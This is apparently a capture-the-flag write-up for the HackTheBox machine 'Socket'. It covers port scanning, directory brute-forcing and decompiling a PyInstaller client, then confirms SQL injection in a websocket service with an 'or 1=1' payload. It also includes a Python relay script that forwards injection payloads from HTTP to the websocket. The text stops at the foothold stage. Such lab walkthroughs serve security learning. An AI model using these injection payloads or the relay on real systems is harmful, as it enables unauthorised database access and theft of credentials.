HackTheBox Writeup - Socket

Recon

Nmap

```
# Nmap 7.93 scan initiated Sat Apr  1 10:31:54 2023 as: nmap -sVC -p- -Pn -T4 -oA socket -vv 10.10.11.206
Nmap scan report for 10.10.11.206
Host is up, received user-set (0.085s latency).
Scanned at 2023-04-01 10:31:55 EDT for 165s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIzAFurw3qLK4OEzrjFarOhWslRrQ3K/MDVL2opfXQLI+zYXSwqofxsf8v2MEZuIGj6540YrzldnPf8CTFSW2r
k=
|   256 816e78766b8aea7d1babd436b7f8ecc4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPTtbUicaITwpKjAQWp8Dkq1glFodwroxhLwJo6hRBUK
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://qreader.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
5789/tcp open  unknown syn-ack ttl 63
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Date: Sat, 01 Apr 2023 14:33:14 GMT
|     Server: Python/3.10 websockets/10.4
|     Content-Length: 77
```


```
|     Content-Type: text/plain
|     Connection: close
|     Failed to open a WebSocket connection: did not receive a valid HTTP request.
|   Help, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Date: Sat, 01 Apr 2023 14:33:30 GMT
|     Server: Python/3.10 websockets/10.4
|     Content-Length: 77
|     Content-Type: text/plain
|     Connection: close
|_    Failed to open a WebSocket connection: did not receive a valid HTTP request.

Service Info: Host: qreader.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr  1 10:34:40 2023 -- 1 IP address (1 host up) scanned in 165.25 seconds
```

Add to hosts

```
echo '10.10.11.206 qreader.htb' >> /etc/hosts
```

80 - QReader

Info


qreader.htb
Not secure | qreader.htb/
QReader beta
What is a Text QR Code?
A Text to QR code allows you to share simple text, like words, sentences, digits, numbers, and special characters. The
the QR code, and users don't need an internet connection to view it.
With this simple tool, you can extract and embed text in your QR codes with no eff
Read your QR code:
Choose file
SCAN IMAGE
Embed your text:
EMBED TEXT
Wappalyzer
TECHNOLOGIES
MORE INFO
Export
Web frameworks
Flask 2.1.2
Programming languages
Python 3.10.6
Miscellaneous
Popper
JavaScript libraries
jQuery 3.4.1
Web servers
Flask 2.1.2
UI frameworks
MDBootstrap
Bootstrap
Something wrong or missing?
Automate technology lookups

EMBED TEXT

QR code with logo / image

The QR code standard includes a sophisticated error correction technique (Reed–Solomon error correction). Therefore, it is possible to style some parts of QR codes. For example, our generator is able to change the foreground and background color of a code and it is also possible to embed a logo, e.g. in the middle of the QR image. Embedding content matching logos or icons helps the user see what to expect from the QR code before scanning, even though the QR code contents will not be displayed before scanning the code. We have extensive experience with Logo QR codes and you are welcome to contact us for creating your custom logo QR code with colors matching your corporate identity

QR code with design / style

Aprt from QR codes with logo, there are also so called Design QR codes. QR codes with design are even more modified, they provide a more artsy look than just an image-logo placed in the center of a QR code. Our partner VisuaLead offers numerous functions with which you can let your creativity run wild. Create unique, professional QR codes. The increased attractiveness of QR codes with design invites your users to scan the code even more than with a simple logo.

Download our app

Besides from the online tool, we offer you a desktop application that allows you to do these convertions very easily. As if now, it only supports Windows and Linux distributions. We hope to do a release for Android devices soon!

Our Work so far

Total convertions: 2289

Total downloads: 1000


Dir

```
┌──(root㉿kali)-[~/socket/DIE-engine/die_script]
└─# gobuster dir -u http://qreader.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -e -t 100
```

```
http://qreader.htb/report              (Status: 200) [Size: 4161]
http://qreader.htb/.                   (Status: 200) [Size: 6992]
http://qreader.htb/embed               (Status: 405) [Size: 153]
http://qreader.htb/reader              (Status: 405) [Size: 153]
http://qreader.htb/server-status       (Status: 403) [Size: 276]
```

Report Page XSS (Failed)

Tried XSS on the report page



Report added successfully, someone from our team will be answering this soon!

First Name

Your name..

Analyze Qreader Client

Download the qreader client

```
┌──(root㉿kali)-[~/socket]
└─# wget http://qreader.htb/download/linux

┌──(root㉿kali)-[~/socket/]
└─# file linux
linux: Zip archive data, at least v1.0 to extract, compression method=store

┌──(root㉿kali)-[~/socket]
└─# mkdir qreader_linux

┌──(root㉿kali)-[~/socket]
└─# mv linux qreader_linux

┌──(root㉿kali)-[~/socket]
└─# cd qreader_linux

┌──(root㉿kali)-[~/socket/qreader_linux]
└─# unzip linux
Archive:  linux
   creating: app/
  inflating: app/qreader
  inflating: app/test.png
```

Analyze the file

```
┌──(root㉿kali)-[~/socket/qreader_linux]
└─# cd app

┌──(root㉿kali)-[~/socket/qreader_linux/app]
└─# file qreader
qreader: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=3f71fafa6e2e915b9bed491dd97e1bab785158de, for GNU/Linux 2.6.32, stripped
```

Install Detect it easy one liner

```
wget https://github.com/horsicq/DIE-engine/releases/download/3.07/die_3.07_Debian_11_amd64.deb && dpkg -i die_3.07_Debian_11_amd64.deb
```

Linux compiled version doesn't give much info

```
┌──(root㉿kali)-[~/socket/qreader_linux/app]
└─# diec qreader
ELF64
    Library: GLIBC(2.7)[EXEC AMD64-64]
    Compiler: gcc((GNU) 4.8.5 20150623 (Red Hat 4.8.5-44))[EXEC AMD64-64]
```

Try analyzing windows client

```
┌──(root㉿kali)-[~/socket]
└─# mkdir qreader_windows && cd qreader_windows/ && wget http://qreader.htb/download/windows

┌──(root㉿kali)-[~/socket/qreader_windows]
└─# unzip windows
Archive:  windows
   creating: app/
  inflating: app/qreader.exe
  inflating: app/test.png

┌──(root㉿kali)-[~/socket/qreader_windows]
└─# cd app
```

```
┌──(root㉿kali)-[~/socket/qreader_windows/app]
└─# diec qreader.exe
PE64
    Packer: PyInstaller(-)[-]
    Compiler: Microsoft Visual C/C++(2022 v.17.3)[-]
    Linker: Microsoft Linker(14.33**)[GUI64]
```

Use pyinstxtractor-ng or the online version

```
...
[+] Possible entry point: qreader.pyc
[+] Found 677 files in PYZArchive
[+] Successfully extracted pyinstaller archive: qreader.exe

You can now use a python decompiler on the pyc files within the extracted directory
[+] Extraction completed successfully, downloading zip
```

Decompile the bytecode using online service or `uncompyle6`

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.9

import cv2
import sys
import qrcode
import tempfile
import random
import os
from PyQt5.QtWidgets import *
from PyQt5 import uic, QtGui
import asyncio
import websockets
import json
VERSION = '0.0.2'
```

```python
ws_host = 'ws://ws.qreader.htb:5789'
icon_path = './icon.png'

def setup_env():
    global tmp_file_name
    pass
# WARNING: Decompyle incomplete


class MyGUI(QMainWindow):

    def __init__(self = None):
        super(MyGUI, self).__init__()
        uic.loadUi(tmp_file_name, self)
        self.show()
        self.current_file = ''
        self.actionImport.triggered.connect(self.load_image)
        self.actionSave.triggered.connect(self.save_image)
        self.actionQuit.triggered.connect(self.quit_reader)
        self.actionVersion.triggered.connect(self.version)
        self.actionUpdate.triggered.connect(self.update)
        self.pushButton.clicked.connect(self.read_code)
        self.pushButton_2.clicked.connect(self.generate_code)
        self.initUI()


    def initUI(self):
        self.setWindowIcon(QtGui.QIcon(icon_path))


    def load_image(self):
        options = QFileDialog.Options()
        (filename, _) = QFileDialog.getOpenFileName(self, 'Open File', '', 'All Files (*)')
        if filename != '':
            self.current_file = filename
            pixmap = QtGui.QPixmap(self.current_file)
            pixmap = pixmap.scaled(300, 300)
```

```
        self.label.setScaledContents(True)
        self.label.setPixmap(pixmap)


    def save_image(self):
        options = QFileDialog.Options()
        (filename, _) = QFileDialog.getSaveFileName(self, 'Save File', '', 'PNG (*.png)', options, **('options',))
        if filename != '':
            img = self.label.pixmap()
            img.save(filename, 'PNG')


    def read_code(self):
        if self.current_file != '':
            img = cv2.imread(self.current_file)
            detector = cv2.QRCodeDetector()
            (data, bbox, straight_qrcode) = detector.detectAndDecode(img)
            self.textEdit.setText(data)
        else:
            self.statusBar().showMessage('[ERROR] No image is imported!')


    def generate_code(self):
        qr = qrcode.QRCode(1, qrcode.constants.ERROR_CORRECT_L, 20, 2, **('version', 'error_correction', 'box_size', 'border'))
        qr.add_data(self.textEdit.toPlainText())
        qr.make(True, **('fit',))
        img = qr.make_image('black', 'white', **('fill_color', 'back_color'))
        img.save('current.png')
        pixmap = QtGui.QPixmap('current.png')
        pixmap = pixmap.scaled(300, 300)
        self.label.setScaledContents(True)
        self.label.setPixmap(pixmap)


    def quit_reader(self):
        if os.path.exists(tmp_file_name):
            os.remove(tmp_file_name)
```

```
        sys.exit()


    def version(self):
        response = asyncio.run(ws_connect(ws_host + '/version', json.dumps({
            'version': VERSION })))
        data = json.loads(response)
        if 'error' not in data.keys():
            version_info = data['message']
            msg = f'''[INFO] You have version {version_info['version']} which was released on {version_info['released_date']}'''
            self.statusBar().showMessage(msg)
        else:
            error = data['error']
            self.statusBar().showMessage(error)


    def update(self):
        response = asyncio.run(ws_connect(ws_host + '/update', json.dumps({
            'version': VERSION })))
        data = json.loads(response)
        if 'error' not in data.keys():
            msg = '[INFO] ' + data['message']
            self.statusBar().showMessage(msg)
        else:
            error = data['error']
            self.statusBar().showMessage(error)

    __classcell__ = None


async def ws_connect(url, msg):
    pass
# WARNING: Decompyle incomplete


def main():
    (status, e) = setup_env()
```

```
    if not status:
        print('[-] Problem occured while setting up the env!')
    app = QApplication([])
    window = MyGUI()
    app.exec_()

if __name__ == '__main__':
    main()
```

Enumerate Web socket

```
echo '10.10.11.206 ws.qreader.htb' >> /etc/hosts
```

Search for `websocket hacktricks`, found tool : `websocat`

```
┌──(root㉿kali)-[~/socket]
└─# wget https://github.com/vi/websocat/releases/download/v1.11.0/websocat.x86_64-unknown-linux-musl
--2023-04-05 02:17:15--  https://github.com/vi/websocat/releases/download/v1.11.0/websocat.x86_64-unknown-linux-musl

┌──(root㉿kali)-[~/socket]
└─# ./websocat.x86_64-unknown-linux-musl 'ws://ws.qreader.htb:5789/version' -v
[INFO  websocat::lints] Auto-inserting the line mode
[INFO  websocat::stdio_threaded_peer] get_stdio_peer (threaded)
[INFO  websocat::ws_client_peer] get_ws_client_peer
[INFO  websocat::ws_client_peer] Connected to ws
{"version":1}
[INFO  websocat::ws_peer] Received WebSocket close message
{"message": "Invalid version!"}

┌──(root㉿kali)-[~/socket]
└─# ./websocat.x86_64-unknown-linux-musl 'ws://ws.qreader.htb:5789/update' -v
[INFO  websocat::lints] Auto-inserting the line mode
[INFO  websocat::stdio_threaded_peer] get_stdio_peer (threaded)
[INFO  websocat::ws_client_peer] get_ws_client_peer
[INFO  websocat::ws_client_peer] Connected to ws
{"version":1}
```

```
[INFO  websocat::ws_peer] Received WebSocket close message
{"message": "Version 0.0.2 is available to download!"}

┌──(root㉿kali)-[~/socket]
└─# ./websocat.x86_64-unknown-linux-musl 'ws://ws.qreader.htb:5789/version' -v
[INFO  websocat::lints] Auto-inserting the line mode
[INFO  websocat::stdio_threaded_peer] get_stdio_peer (threaded)
[INFO  websocat::ws_client_peer] get_ws_client_peer
[INFO  websocat::ws_client_peer] Connected to ws
{"version": "0.0.2"}
[INFO  websocat::ws_peer] Received WebSocket close message
{"message": {"id": 2, "version": "0.0.2", "released_date": "26/09/2022", "downloads": 720}}
```

User Flag

Websocket SQLI

Confirm SQLI

```
┌──(root㉿kali)-[~/socket]
└─# ./websocat.x86_64-unknown-linux-musl ws://ws.qreader.htb:5789/version -v
[INFO  websocat::lints] Auto-inserting the line mode
[INFO  websocat::stdio_threaded_peer] get_stdio_peer (threaded)
[INFO  websocat::ws_client_peer] get_ws_client_peer
[INFO  websocat::ws_client_peer] Connected to ws
{"version": "0.0.2\" or 1=1 --"}
[INFO  websocat::ws_peer] Received WebSocket close message
{"message": {"id": 2, "version": "0.0.2", "released_date": "26/09/2022", "downloads": 720}}
[INFO  websocat::sessionserve] Reverse finished
```

Use a script to transfer websocket to http


```
import contextlib
from http.server import SimpleHTTPRequestHandler
```

```python
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection

ws_server = "ws://ws.qreader.htb:5789/version"


def send_ws(payload):
    ws = create_connection(ws_server)
    # If the server returns a response on connect, use below line
    # resp = ws.recv() # If server returns something like a token on connect you can find and extract from here

    # For our case, format the payload in JSON
    # replacing ' with \" to avoid breaking JSON structure
    message = unquote(payload).replace("'", '\\"')

    data = f'{{"version":"{message}"}}'
    ws.send(data)
    resp = ws.recv()
    ws.close()

    return resp or ''


def middleware_server(host_port, content_type="text/plain"):
    class CustomHandler(SimpleHTTPRequestHandler):
        def do_GET(self) -> None:
            self.send_response(200)
            try:
                payload = urlparse(self.path).query.split('=', 1)[1]
            except IndexError:
                payload = False

            content = send_ws(
                payload) if payload else 'No parameters specified!'
            self.send_header("Content-type", content_type)
            self.end_headers()
```

```
            self.wfile.write(content.encode())
            return

    class _TCPServer(TCPServer):
        allow_reuse_address = True

    httpd = _TCPServer(host_port, CustomHandler)
    httpd.serve_forever()


print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*")

with contextlib.suppress(KeyboardInterrupt):
    middleware_server(('127.0.0.1', 8081))
```

Use union to get user password

> It will be quite struggling to figure out it's SQLite by doing manually without sqlmap,
> Figured out it may be **sqlite** based on the fact that `database()` function doesn't work.



SQLITE Injection Manually


> Doing manually for OSCP

Foothold

send the request through burp proxy

